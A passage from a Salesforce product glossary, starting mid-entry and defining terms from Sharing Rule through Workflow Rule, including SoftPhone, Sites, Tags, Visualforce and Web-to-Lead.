Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule

Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sidebar

Column appearing on the left side of each page that provides links to recent items and other resources.

Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

Social Accounts and Contacts

A feature that allows you to view your accounts', contacts', and leads' social network profiles and other social information directly in Salesforce, so you can get deeper insights into your existing and potential customers' needs and issues.

Social Key

Social Key works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. From Social Accounts and Contacts, select the social networks you want. Automated Clean jobs provide the links. From a contact or lead's detail page, you can quickly view their profile on a social network site.

SoftPhone

The telephone interface that a Salesforce CRM Call Center user sees in either the sidebar of Salesforce pages or the footer of the Service Cloud console.

SoftPhone Connector

A component of a Computer Telephony Integration (CTI) adapter that converts SoftPhone XML into HTML and distributes it to a Salesforce CRM Call Center user's browser.

SoftPhone CTI Adapter

A computer-telephony integration (CTI) adapter is a light-weight software program that controls the appearance and behavior of a Salesforce SoftPhone. The adapter acts as an intermediary between a third-party CTI system, Salesforce, and a Salesforce CRM Call Center user. It must be installed on any machine that needs access to Salesforce CRM Call Center functionality.

Software as a Service (SaaS)

A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

Solution Manager

One or more individuals in your organization who can review, edit, publish, and delete solutions. Typically, these individuals are product experts with excellent written communication skills and advanced knowledge in a particular area of your product. When creating or editing users, assign the Solution Manager profile to give users this privilege.

Source Report

A custom report scheduled to run and load data as records into a target object for an analytic snapshot.

Stage Duration

In opportunity reports, the number of days the opportunity was in the stage listed in the `Stage` column.

Stage History

Related list on an opportunity detail page that lists changes in status and stage for the opportunity.

Standard Price

Price for a product that is included in the Standard Price Book.

Standard Price Book

Automatically generated price book containing all your products and their standard prices.

Status

An idea's status helps zone members track the progress of the idea. For example, “Under Review”, “Reviewed”, “Coming Soon”, and “Now Available” are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

Stemming

The process of reducing a word to its root form. In searches, stemming matches expanded forms of a search term. For example, when a search uses stemming, a search for `run` matches items that contain *run*, *running*, and *ran*.

Sub Flow

A subflow element references another flow, which it calls at runtime. The flow that contains the subflow element is referred to as the master flow.

Summary Field

A summary field is a numerical report column with one of the following summaries applied: sum, average, largest value, smallest value. Users can define custom summary formulas to extend these options. In addition to showing summarized information, summary fields can be used to define charts and analytic snapshots.

Summary Report

Summary reports are similar to tabular reports, but also allow users to group rows of data, view subtotals, and create charts. They can be used as the source report for dashboard components. Use this type for a report to show subtotals based on the value of a particular field or when you want to create a hierarchical list, such as all opportunities for your team, subtotaled by `Stage` and `Owner`.

Sync Profile

Personal settings that define what records are included when you synchronize with Connect for Outlook or Connect for Lotus Notes.

Syndication Feeds

Give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers.

T

Tag

In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the SOAP API.

In Salesforce CRM Content, a descriptive label that helps classify and organize content across libraries. Users can view a list of all files or Web links that belong to a particular tag or filter search results based on a tag or tags.

Tag Cloud

In Salesforce CRM Content, a way of showing you how the content in your libraries has been tagged. Tag names increase in size within the tag cloud according to popularity, meaning that the largest tags have been assigned to the most files or Web links. You can choose to sort the tags alphabetically or by popularity. The tag cloud contains the 30 most popular tags.

Task

Assigns a task to a user you specify. You can specify the `Subject`, `Status`, `Priority`, and `Due Date` of the task. Tasks are workflow and approval actions that are triggered by workflow rules or approval processes.

For Calender-related tasks, see Activity (Calendar Events/Tasks).

Task Bar Links

Links on tabbed pages that provide quick access to the most common operations available for a particular page, for example, creating a new account.

Territory

For forecasting versions where territories are used, this is a collection of accounts and users that generates a forecast.

Time-Dependent Workflow Action

A workflow action that executes when the conditions of a workflow rule and an associated time trigger are met.

Top All Time Ideas

On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Topics

When you post or comment in Chatter, you can associate your post or comment with all other posts and comments on the same subject by adding a topic. A topic is a way to categorize your post or comment so other people can find it more easily. Topics also help you discover people and groups that are knowledgeable and interested in the same topics.

Topics, Chatter Answers

The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Translation Workbench

The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Trending Topics

The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don't include topics used solely in private groups or record feeds.

Truncate

Truncating a custom object allows you to remove all of the object's records, while keeping the object and its metadata.

U

Unlimited Edition

Unlimited Edition is salesforce.com's flagship solution for maximizing CRM success and extending that success across the entire enterprise through the Force.com platform.

Usage-based Entitlement

A usage-based entitlement is a resource that your organization can use on a per-month basis, such as the allowed number of logins to a Partner Community.

V

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Vote, Idea

In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Vote, Reply

In an answers community, a vote means you either like or dislike a reply to a question.

W

Web Direct Leads

Web direct leads is a specific lead source indicating that the lead was generated when a user, who has bookmarked your website or directly typed the URL of your website into a browser, filled out the Web-to-Lead form containing the Salesforce tracking code.

Web Links

See Custom Links.

Web Referral Leads

Web referral lead is a specific lead source indicating that the lead was generated when a user navigated to your website using a referring link on another site and filled out the Web-to-Lead form containing the Salesforce tracking code. For example, if a user is browsing your partner's website and clicks on a link to your website, then fills out your Web-to-Lead form, a Web referral lead is generated. The lead source details include the referring URL for each Web referral lead.

Web-to-Case

Functionality that lets you gather customer support issues and feedback on your company's website and then generate cases using that data.

Web-to-Lead

Functionality that lets you gather registration or profile information on your company's website and then generate leads using that data.

Workflow Action

A workflow action is an email alert, field update, outbound message, or task that fires when the conditions of a workflow rule are met.

Workflow Rule

A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day.
